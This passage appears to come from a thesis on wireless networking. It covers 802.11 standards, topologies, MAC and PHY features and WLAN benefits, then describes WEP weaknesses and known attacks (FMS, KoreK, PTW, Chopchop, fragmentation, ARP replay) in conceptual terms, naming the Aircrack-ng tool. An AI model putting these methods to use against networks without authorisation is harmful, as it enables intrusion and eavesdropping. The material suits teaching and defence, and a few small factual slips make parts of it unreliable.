Frequency	18.825 GHz to 19.205 GHz	902 MHz to 928 MHz; 2.4 GHz to 2.4385 GHz ; 5.725 GHz to 5.825 GHz	$3 * 10^{14}$ Hz
Maximum coverage	40 to 130 feet, or up to 5000 square feet	105 to 800 feet, or up to 50,000 square feet	30 to 80 feet
Line of sight required	No	No	Yes
Transmit power	25 mW	Less than 1 W	N/A
License required	Yes	No	No
Inter-building use	No	Possible with antenna	Possible
Rated speed (% of 10 Mbps wire)	33%	20% to 50%	50% to 100%

2.2 Wireless Networking Standards

Standards organizations are groups interested in promoting and coordinating rules for the measures of quantity, weight, extent, value, or quality of a given technology or idea, giving rise to a model of the idea or technology. This, in turn, allows others to build on the model and improve the existing idea or technology, or in some cases, foster new ideas or technologies. In the wireless networking world, standards organizations have had the welcome impact of allowing new wireless technologies to get from conception to consumer with unprecedented speed. Because the standards are used as a base for the wireless technology most vendors employ, consumers reap the benefits of interoperability, reliability, and efficient technology.

Wireless standards have been developed both in the U.S. and abroad [15], and the advances made using these standards are shaping the wireless industry constantly. To fully understand wireless fundamentals, architecture, and design considerations, it is important to understand what the current standards are for WLANs and who created those standards.

Wireless standards were put in place by the Institute of Electrical and Electronic Engineers (IEEE) to ensure wireless device manufacturers were all on the same page and that their devices would be compatible with each other. Over the years these standards improved features such as range and speed, among other. These are just the main ones and there are many other ones in between that were never really put into place.

- **Institute of Electrical and Electronic Engineers (IEEE)**

IEEE is an association that develops standards for almost anything that is electric, and is not limited to computer-related topics. IEEE societies cover any technical practice, where specific topics are handled by special committees that focus on developing standards that are used to promote technological advancement.

The IEEE 802 LAN/MAN standards committee develops LAN standards and MAN standards. On June 26, 1997, the IEEE announced the ratification of the 802.11 standard for WLANs Working Group within the LAN/MAN Standards Committee [16].

2.2.1 IEEE 802.11

IEEE 802.11 is a set of specifications that was first released in 1997, and has had subsequent modifications. The standard version and modifications contain a set of specifications that cover the media access control (MAC) and the physical layer (PHY). As shown in Figure 2.3, 802.11 defines a MAC sublayer, MAC services and protocols, and three technologies for the physical layer.

2.2 Wireless Networking Standards




Figure 2.3: IEEE 802.11 Frame [9]

2.2.1.1 IEEE 802.11 Topologies

802.11 networks are flexible by design, there are three types of WLAN topologies: (1) Independent basic service sets (IBSSs), (2) Basic service sets (BSSs) and (3) Extended service sets (ESSs).

- **Basic Service Set (BSS):** The BSS, known as infrastructure network, is the base of the 802.11 topologies, consists of a set of wireless stations that are directly controlled by one coordination function i.e., a distributed coordination function (DCF) or point coordination function (PCF). This coordination function is called the access point (AP), and provides the connection from the wireless world to the wired world, where it converts 802.11 packets to 802.3 packets and thus converts data packets from LAN network to a wireless station by converting it to radio signals. The communication flows between two end stations via the flow of data from the first station to the AP and from the AP to the second station. The AP takes the role of middle connector as the communication between two end stations goes through the AP from the first station, and then from the AP to the second station. The geographical area covered by the BSS is known as the basic service area (BSA). Theoretically, any station in a BSS can communicate with all other stations. However, there are some factors that can cause one station to appear “hidden” from other stations, these factors might be a multipath fading or an interference from close BSS.
- **Independent Basic Service Set (IBSS):** The IBSS networks are defined as an independent configuration or ad-hoc network, and they are considered like a peer-to-peer mode wherein there is no need for one single node to act as a server. Figure 2.4 shows the architecture of IBSS, this type of architecture doesn't require the existence of an AP or a centralized controller, and the wireless end stations can communicate with each other directly with the help of NIC cards that communicate with each other using radio waves. This characteristic makes this type of network, comparatively, easier to create and suitable for cases such as small organizations where there is no interest for one computer to see information from other computers, or even for rapidly setting up cases in a conference center or a meeting room.

2.2 Wireless Networking Standards




Figure 2.4: Independent Basic Service Set (IBSS) [17]

- **Extended Service Set (ESS):** ESS topology is composed of a group of BSS sets called cells, each of which has its own AP, thus the cells are overlapping and able to communicate with each other through a distribution system (DS) [18]. Even though the DS could be any type of networks, it is almost an Ethernet LAN most of the times. Since most companies that use wireless networks usually need to access wired LAN services such as file servers, printers, and internal link, they often use ESS topology.

One of the specifications of 802.11 is that wireless stations can roam between these cells among their APs on different frequencies. This specification enables the roaming stations with weak signals to re-link themselves to a stronger signal of another AP. Figure 2.5 shows the architecture of BSS and ESS.




Figure 2.5: Basic Service Set (BSS) and Extended Service Set (ESS)[17]

2.2 Wireless Networking Standards

2.2.1.2 Medium Access Control (MAC) Layer:

MAC layer offers a set of services that are discussed in details in the following sections:

- **Short Inter Frame Spacing:** SIFS is the amount of time required for a wireless interface to process a received frame and to respond by sending a response frame. SIFS is measured in microseconds by calculating the difference in time between the first symbol of the response frame in the air and the last symbol of the received frame in the air [19].

- **CSMA-CA Mechanism:** Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA) is the basic access mechanism for 802.11 with a binary exponential back off. It is important to note that the CSMA/CA takes great care to not transmit unless it has the attention of the receiving unit, and no other unit is using the medium. This is called listening before talking (LBT).

When the wireless device wants to transmit a packet, it listens to know if any other device is transmitting, and if so, the device will wait for a period of time defined randomly, and then listens again. If no transmission is occurring, the device will begin transmitting, otherwise, it will wait again for another random period of time.

- **DCF/PCF and RTS/CTS Mechanisms:** The 802.11 workgroup designed two functions: Distributed Coordination Function (DCF) and Point Coordination Function (PCF) with the objective of reducing the occurrence of a collision, which means that two wireless devices are transmitting at the same time. To design these functions, 802.11 workgroup employed a mechanism called Request To Send/Clear To Send (RTS/CTS). DCF is employed by any of the component topologies to decide when a station can perform transmission over a channel during periods of contention on the network. If a station senses the used channel is being in an idle state, a specified “wait” period is initiated before transmission occurs.

In PCF, one point in the network, and it is usually an AP, the AP do periodically “beacons” to all nodes connected with it in the network to check them if they have any data to send. Time-sensitive applications, such as voice and video, use this function to permit rate transmissions that are fixed, dependable.

RTS/CTS is used as the mechanism to perform both DCF and PCF functions. When a packet arrives at the AP and has the destination of a wireless node, the AP sends an RTS frame to the specified node asking for a certain amount of time to deliver the packet to it. The wireless node responds with a CTS frame informing that it would hold back any other communications the AP had completed sending the data. When other wireless nodes hear that a transmission is occurring and they delay their transmission for the same period. This mechanism allows data to pass between nodes with a minimal probability of causing a collision on the medium.

2.2 Wireless Networking Standards

This mechanism also eliminates the hidden node, a well-documented WLAN issue, which means that there is a possibility that one wireless node might not know all the other nodes in the WLAN and be unaware of potential collisions at a destination node. However, employing RTS/CTS cause each node to hear the requests to transmit data to the other nodes, and thus knows what other devices are operating in that BSS [20].

- **Data Acknowledgment:** There is always the possibility of losing packets during the transmission of data between the sender and the receiver due to several reasons such as interference. 802.11 has established a Data Acknowledgment as a portion of CSMA/CA mechanism to ensure that the data is not lost during communication. This technique is based on the exchanging packets where the receiver host sends a packet to the sending unit informing that that the packet is full received. In case the sender doesn't receive this acknowledgement, it will consider the packet lost, grab the radio medium before any other unit does, and sends the packet again. This mechanism allows recovery from interference without the end user noticing that a communications error has occurred.

- **Fragmentation:** The wireless environment is more vulnerable to interference than a wired network where it is possible to say that interference is a reality and not only a possibility. When a packet is being sent over this type of environment, exists a high probability of one or more bits being corrupted, which will lead to a resend operation no matter how many bits are corrupted.

Due to the previous fact, it makes sense to transmit smaller packets than the ones sent over wired networks, and this is called fragmentation. Fragmentation is a MAC layer feature used to increase reliability of transmission over wireless medium. Every fragment of the packet is acknowledged individually, and therefore, if any fragment is not acknowledged due to an error or collision, only that fragment needs to be retransmitted, not the entire frame, which increases the effective throughput of the medium.

However, fragmentation might lead to over-cost problem in the case of no corrupted packets, where sending many short packets is more expensive than sending the same amount of information in a couple of large packets. Furthermore, fragmentation increases MAC overhead since every fragment contains the 802.11 MAC header information and requires an acknowledgment frame as well [20].

The 802.11 standard addressed this issue and made it as a configurable feature, which allows the network administrator to designate short packages in some areas, and longer ones in more open, non-interfering areas [21].

- **Scanning:** Scanning means the station looking for a suitable AP to which it may

2.2 Wireless Networking Standards

need to roam now or in the future. Usually, the client uses two scanning methods: active and passive. When the station is actively scanning, it sends a probe request and waits to receive a probe response from an AP, while during the passive scanning the station listens on each channel for a beacon that is sent periodically by an AP [22]. In both scans, when a probe response is received from an AP, the ESSID, BSSID, and Timestamp are saved.

Compared with active scan, passive scan takes more time since station must wait for a beacon while the client reaches out to find an AP in the active scan. Furthermore, if the station does not wait long enough in the passive scan, the client may miss an AP beacon.

- **Authentication:** The authentication function determines the identity of the wireless device. Without this identity, the wireless device cannot access the wireless network. The wireless device can authenticate itself to one AP or more at the same time. No data encryption or security is available at this stage. There are two types of authentication:

- 1 **Shared Key Authentication (SKA):** requires the wireless station to use the wired equivalent privacy (WEP) mechanism, and to have a WEP encryption key that matches the key stored at the wireless AP. SKA supports both types of stations the ones who know a shared secret key and the ones who don't. The shared secret key is transmitted and delivered to participating stations through a secure channel that is independent of IEEE 802.11. (The following chapter will explain the WEP in detail).

- 2 **Open System Authentication (OSA):** is a null authentication algorithm and doesn't require shared keys. The station sends an authentication request that contains the station ID (typically the MAC address). The station becomes authenticated if it received an authentication response. The only requirement for this algorithm to work is that the station is set to open system authentication.

- **Association and Re-Association:** Once the authentication is complete, a wireless station can associate with the AP to get full network access. This association guarantees the data frames are delivered properly to the wireless devices since it enables the AP to record each device. For this reason, a node cannot associate itself to more than one access point at the same time. The association process occurs only on wireless infrastructure networks, and not on peer to peer networks.

The term disassociation indicates that a wireless station can disconnect itself from the wireless network. This process tells the AP to stop trying to send data to the node after leaving it the network.

Re-association service allows seamless movement of wireless devices between APs.

2.2 Wireless Networking Standards

This service combines both association service and a notification that indicates the access point to which the device was previously connected. This allows the new AP to accept the association with the node and send a request asking to forward data stored in the buffer of the previous AP.

- **Roaming:** Roaming indicates the ability to move between APs either in the same channel or in a different channel without need to modify the network services. The signal quality of an AP forms the base on which the wireless device depends on to make the decision of switching the connection to another AP with a stronger or not noisy signal.
- **Power Management:** Mobility is the most important feature of wireless networks, the battery power in mobile devices is a source of concern to the user and therefore the 802.11 standard handled the issue of energy saving. 802.11 standard introduced a power saving mechanism that allows the stations to sleep so that they can save power for long periods without losing communication with the network or any information.

The basic idea behind this mechanism is that the AP keeps a constantly updated record of the stations currently operating in the power saving mode. The wireless device sends a message to its AP to tell it that it is going into a power-save mode by using a 20 byte Power Save Poll (PS-Poll) frame [23].

The AP buffers all the packets directed to the devices listed in the record and only sends them when the device requests these packets or changes its operating mode. However, the AP sends periodically information about the devices that are in the save-power mode and have packets buffered at the AP, so that these devices wake up and receive these beacons. If a device finds an indication that there are packets buffered waiting to be sent at the AP, the device stays awake and sends a polling message (PS-Poll) to the AP to get these packets.

The wireless device periodically will wake up to see if there are any packets waiting for it on the AP. If no packets exist, another PS-Poll frame is sent and go into sleep mode again.

2.2.1.3 Physical Layer (PHY)

The 802.11 standard defines three physical layer options, FHSS, DSSS and IR [24].

The FHSS and DSSS specify a 2.4 GHz operating frequency. The three forms of the physical layer specified bandwidth for transmission of data at 1 or 2 Mbps [25]. The majority of 802.11 implementations utilize the DSSS technique as it is interoperated with 802.11b APs while IR has not been implemented in products [9].

The following sections explain the developments of standards over time. These devel-

2.2 Wireless Networking Standards

opments maintained the infrastructure, features, and services of the original 802.11 standard. However, the difference between the developed standards is mainly the changes in the physical layer. Figure 2.6 describes the amendments of the physical layer and their dependencies.




Figure 2.6: The 802.11 PHY Layer Amendments and Their Dependencies [16]

2.2.2 IEEE 802.11a

In June 1997, one of the physical layer extensions of 802.11 standard was announced, the 802.11a standard which abandoned using the spread spectrum technology and used a coding technique called OFDM. 802.11a devices work at 5- 6 GHz range and support even high data transfer rates of up to 6, 12, 24 and 54 Mbps.

802.11a and 802.11b are operating in a different frequency range. Therefore, 802.11a products are not compatible with the 8011b products since interoperability is impossible, and this is one of the limitations of this standard. However, they can work together in the same environment since there is no interference with the signal.

The second drawback of the standard is the unavailability of free cost 5 GHz in some countries in the world and this is why IEEE called for planning to present the IEEE 802.11g standard.

2.2 Wireless Networking Standards

2.2.3 IEEE 802.11b

The 802.11 standard was revised in September 1999, and the result was the so-called 802.11 High Rate (HR/DSSS) or 802.11b. 802.11b introduced two new speeds, 5 and 11 Mbps, and standardized the physical layer to support them. To achieve this, DSSS must be selected as the only physical layer method of the standard, since 802.11b does not include FHSS. The migration from a 2 Mbps DSSS 802.11 to an 11.2 Mbps 802.11b system is very easy because the basic modification scheme is very similar. 2 Mbps DSSS systems will be able to coexist with 10 Mbps 802.11b systems, allowing smooth transition to higher data rate technology, and performance to be greatly improved while maintaining the same protocol. This is the reason why most vendors choose DSSS as standard 802.11b (11 Mbps) certification over FHSS.

802.11b uses a dynamic change rate that allows data rates to be adjusted automatically and thus to compensate for interference and bandwidth problems. The 802.11b devices will automatically operate at low speeds if there is significant interference, falling to 5.5, 2 and 1 Mbps, the connection will be automatically accelerated if the device moves into the top speed range.

2.2.4 IEEE 802.11g

In November 2001 IEEE announced a new standard called 802.11g, to replace 802.11a and improve 802.11b. The new standard uses the same OFDM based transmission scheme as 802.11 and works in the 2.4 GHz band as 802.11b. It operates at a maximum physical layer bit rate of 54 Mbps exclusive of forward error correction codes, or about 22 Mbps average throughput [26].

The 802.11g presented two different modulation techniques that support the different data rates: (1) OFDM which offers speed of data at a rate of 54 Mbps for its payload, and (2) Packet binary convolution code (PBCC) which offers speed of data at a rate of 22 and 33 Mbps for its payload.

802.11g standard addressed and resolved the Compatibility issue with 802.11b products in 802.11 products. IEEE finalized the 802.11g standard on 13 June 2003 [27].

2.2.5 IEEE 802.11n

The 802.11n was presented with the objective of improving previous standards of 802.11 by increasing the range and the speed of data for the WLANs up to 300 Mbps. This improvement was done by adding multiple-input and multiple-output antennas (MIMO). 802.11n operates on both the 2.4 GHz and the 5 GHz bands. Support for 5 GHz bands is optional and data rate ranges from 54 Mbps to 600 Mbps.

The IEEE has approved the amendment, and it was published in October 2009. Prior to

2.2 Wireless Networking Standards

the final ratification, enterprises were already migrating to 802.11n networks based on the Wi-Fi Alliance's certification of products conforming to a 2007 draft of the 802.11n proposal [28].

The following table summarizes characteristics of previous standards and compares their advantages and disadvantages.

Table 2.2: Wireless LAN Products on the Market [29]

Product	Spectrum	Maximum physical rate	Tx	Compatible with	Major Disadvantages	Major Advantages
802.11 a	5.0 GHz	54 Mbps	OFDM	None	Smallest range of all 802.11 standard	High bitrate in less Crowded spectrum
802.11 b	2.4 GHz	11 Mbps	DSSS	802.11	Bit rate too low for many emerging applications	Widely deployed, higher range
802.11 g	2.4 GHz	54 Mbps	OFDM	802.11 \ 802.11b	Limited number of collocated WLANs	High bit rate in 2.4 GHz spectrum
802.11 n	5.0 or 2.4 GHz mW	600 Mbps	OFDM \ DSSS	802.11a \ b \ g	Difficult to Implement	Highest bit rate

2.3 WLAN Benefits

The existence of wireless technology has simplified networking as it enabled computer users to share resources and obtain information as needed during their daily life activities where they need to be connected to any near network, whether they are at work, at home or even at a coffee shop. Clearly, wireless technologies are useful also on a bigger level, in companies, especially in small ones where it is considered as a tool for boosting productivity. Wireless LAN has several benefits, some of them are described below [30].

2.3.1 Mobility

One of the most significant advantages of WLAN is mobility, where the user is able to move physically from one place to another keeping the connectivity without the need of finding a place to plug in. This advantage is considered important because nowadays different types of jobs require the worker to be mobile, such as a policeman, a health care worker and emergence care specialist.

2.3.2 Installation in Difficult-to-Wire Areas

Networks are needed everywhere, however there are some places that are considered difficult-to-wire areas, such as rivers, freeways, historic or older buildings, where implementing LANs might be either impossible or very expensive. In this type of situations, wireless networks are considered a solution that offers many perceptible cost savings. In a similar situation, installing a WLAN is more effective when wires cannot be laid, for example, across busy streets. Likewise, building-to-building connections where no existing underground cabling is present, in a more general view, when there is a need to connect physically separated LANs [31].

Furthermore, there are situations where temporary WLANs are needed, in an arena or in a park, or even it might be vital to have a WLAN, for example in a disaster recovery, having a WLAN can cause immediate and effective effect through collecting data and arranging rescuing efforts.

2.3.3 Speed of Deployment

Deployment of wireless networks extremely reduces the need for cable installation, and thus makes the network available for use much sooner, and this is what makes wireless networks a suitable and a followed method in many countries that are lacking a network infrastructure in order to provide connectivity among computers along with avoiding extra expenses and time with installing the needed physical media.

2.3 WLAN Benefits

2.3.4 Scalability/ Expandability

Wireless networks are characterized by dynamically different types of topologies can be designed, based on business and application needs, and they are easily modified when needed. This means that it is possible to change the configuration of a small network composed of a few devices into a large network composed of thousands of devices, and this is clearly very difficult with wired networks [32].

2.3.5 Cost

The installation process in wireless networks is easier and cheaper than wired networks as wireless networks reduce or eliminate the costs of extending cables.

2.3.6 Increased Reliability

Compared with wire networks, reliability is one of the most important advantages of wireless network, in terms of physical problems, resulted from the reduction or non-use of the cable, as many errors and problems occur with the use of cable and they can be the primary causes of system downtime [31], for example moisture and imperfect cable splices can cause signal reflections that result in unexplainable errors. Furthermore, using less cables causes the cost of maintenance and the possibility of network downtime to be less as well.

2.3.7 Enhanced guest access

Wireless networks provide wireless access to guests so that they can access to the Internet, for example business partners, customers in restaurants, hotels and other public companies can provide this service as a unique added value service.

Wi-Fi Security Standards

Security standards are always implemented with the objective of guaranteeing that Wi-Fi networks are always secure considering authentication and encryption. This chapter reviews the main security standards used by WiFi technology over time, referring not only their flaws and weak points but also the attacks that took advantage of them. The thesis will finally address the new released WPA3 standard. WPA2 is currently the most widely used standard and its widespread deployment is because it is considered quite secure.

3.1 Wireless Equivalent Privacy (WEP)

WEP is a security algorithm that was first released in September 1997 [33] as the first wireless standard version with the objective of providing a data security level equivalent to the strong security level available for wired networks. WEP usually operates with two methods of authentication: (1) Open System Authentication and (2) Shared Key authentication. Open System authentication is when the client is not required to provide its identity to the AP, which means that any client can try to associate itself, while in the shared key authentication the client is requested to have a WEP encryption key that can be used to access the network.

WEP depends on a stream symmetric cipher Rivest Cipher 4 (RC4) that has an input combined of 40-bit shared key and 24-bit Initializing Vector (IV), and then creates an output key with the length of 64 bit. In parallel, a CRC-32 checksum is calculated of the sent message through an integrity algorithm. The produced checksum is then appended with the plain-text, and the resulted string will be binary XOR-ed with the shared key stream to produce the cipher-text, which is the encrypted message. Finally, the cipher-text is appended with the IV. It is important to note that the IV is sent as plain-text since the receiver will use it to decrypt the message. The WEP encryption process is shown in Figure 3.1 [34].

3.1 Wireless Equivalent Privacy (WEP)




Figure 3.1: Encryption in WEP [34]

3.1.1 Flaws and Attacks

The first weak point of the WEP is using the IV. The length of the IV is 24 bits that are selected randomly, which means that exist 2^{24} different possibilities. However, in a high-traffic network, 24 bit length is not long enough to avoid using the same IV twice, which makes it more possible for the attacker to identify the authentication key used. Furthermore, the shared key has a steady length of 40-bit which is a weak point as well since it is not long enough to protect against key decryption attacks.

Using the shared key authentication implies that the client needs to request authentication with the AP which sends a clear-text challenge to the client that responds by sending the encryption of the challenge. Transmitting these messages through the air makes it possible for an attacker to capture parts of the RC4 keystreams used for encryption [35]. The attacker can use that same stream in the future [36], and thus the message integrity is not sufficiently guaranteed, the attacker can reduplicate the authentication message and sends the fake packet.

In a WEP network, a field in each message is used to identify the encryption key used. Since only one key is used, and if more than one user is using the key, the probabilities of key decryption are increase. The authentication key uses the master key, where there is no mechanism built in to update the keys.

The following list shows how the attacks can exploit the previous flaws to compromise network security and users' privacy:

- **FMS Attack:** FMS was the first attack on WEP, the name of the attack was derived from the initials of Fluhrer, Margin, and Shamir who published an article in 2001 describing the weakness in this protocol. FMS is based on the usage of the weak IV and the used way to generate the keystream in WEP. The attacker can recover the keys by capturing a big number of packets encrypted with the keys, then analyzing them and recovering these keys. To achieve a success probability of at least 50%, 4,000,000 to 6,000,000 packets need to be captured. This number depends on the exact environment and implementation [37].
- **KoreK Attack:** This attack was developed in 2004 by an internet user who used

3.1 Wireless Equivalent Privacy (WEP)

to post under the name “Korek”. The attacker grouped 17 different attacks in the Korek cracking suite and published it on internet forum. The suit is consisted of 3 groups where each group has different strategy. The first group is similar to FMS attack. The second group uses both first and second words of RC4 algorithm to recover the key. The third one, called inverse attack, is based on excluding the values that are not possible to be the key value instead of trying to determine the exact value of the key. The number of captured packets needed to achieve a 50% success rate is reduced to nearly 700,000 packets [38].

- **PTW Attack:** The PTW attack is released in 2007 by Pyshkin, Tews, and Weinmann and it is considered a very powerful attack comparing with previous ones. This attack takes advantage of all packets sniffed and it does not rely on weak IVs as the FSM does. In 2005, the Klein attack was released and it was the base of the PTW attack that added a new ranking strategy to choose a set of values that are more likely to be the key and thus to avoid the process of trying all possible combinations of the key. The RC4 algorithm is then performed based on the chosen set. The PTW attack was able to achieve around a 97% probability of success using only 70,000 packets [39]. The PTW attack is the default method used by *Aircrack-ng* tool to crack WEP keys.
- **Chopchop Attack:** The chopchop attack is based on the "trial and error" concept where it tries to acquire information from a plaintext from a given cipher text. The Chopchop attack focuses on a property of CRC-32 rather than any special property of the RC4. Figure 3.2 describes the attack steps using the AP to decipher wireless Address Resolution Protocol (ARP) packets:
 1. The attack starts by chopping of the last byte of the packet.
 2. The attack assumes that the byte's encrypted value is 0.
 3. The attack then re-encrypts the packet with the assumed byte's value and sends it again to the AP.
 4. The AP retransmit in case the assumption was correct, otherwise drop the packet. In case of dropping the packet, the attacker starts the process again with a new assumption.

3.1 Wireless Equivalent Privacy (WEP)




Figure 3.2: Chopchop Attack [40]

- **Fragmentation Attack:** The fragmentation attack can be used to get the keystream from an encrypted packet. It is a discovery of Andrea Bittau. In order to discover the key stream, the attacker needs both clear text, which is hard to obtain, and cipher text, which can be sniffed easily, and then perform an XOR operation on both. The attack starts by recovering part of the key stream used for encryption based on the fact that the header of every packet has a fixed size of 8 bytes and constant fields except for the last byte. The packets' header is usually sent as plain text which makes at least 8 bytes known to the attacker who can then perform an XOR and gets at least 8 bytes of the key stream. The attacker then starts injecting messages and receiving a replay from the AP and this enables him to recover larger part of the key stream since he knows both the plain text and the cipher text. Note that, contrary to the ChopChop attack, this attack cannot be used for decrypting any given WEP packet, because each packet has a different keystream. The fragmentation attack focuses on injecting packets of arbitrary length [41].
- **Replay Attack:** Both FMS and PTW attacks need to capture a large number of necessary packets to be achieved, but usually this takes a long time especially with FMS attack. To solve this problem, a set of frames can be reinjected in the network to generate traffic in response. This technique can be done by using ARP request which is convenient for this kind of purpose since the AP broadcast it every time with a new IV.

3.1 Wireless Equivalent Privacy (WEP)

Based on following reasons, ARP request can be applied:

- There is no way to know the origin of messages.
- There is no sequence number to check for replayed packets.
- The ability to use the same IV more than once.

As the attacker is not connected with AP, he can capture ARP requests from associated clients and retransmit them to the AP. Due to nature of this process, there should always be ARP response frames to reply to ARP requests, and hence extra traffic will be generated. This technique is called the ARP Request Replay attack and is also adopted by *Aircrack-ng* tool for the implementation of the PTW attack [42].

3.2 Wi-Fi Protected Access (WPA)

WPA is a security standard developed by the Wi-Fi Alliance to secure wireless computer networks and was created in 2003 with the objective of solving the security weaknesses of the WEP standard. WPA can be implemented on the same hardware designed for WEP by upgrading the wireless network interface cards and using Temporal Key Integrity Protocol (TKIP) for encryption. WPA is separated into WPA-Personal or WPA-PSK and WPA-Enterprise.

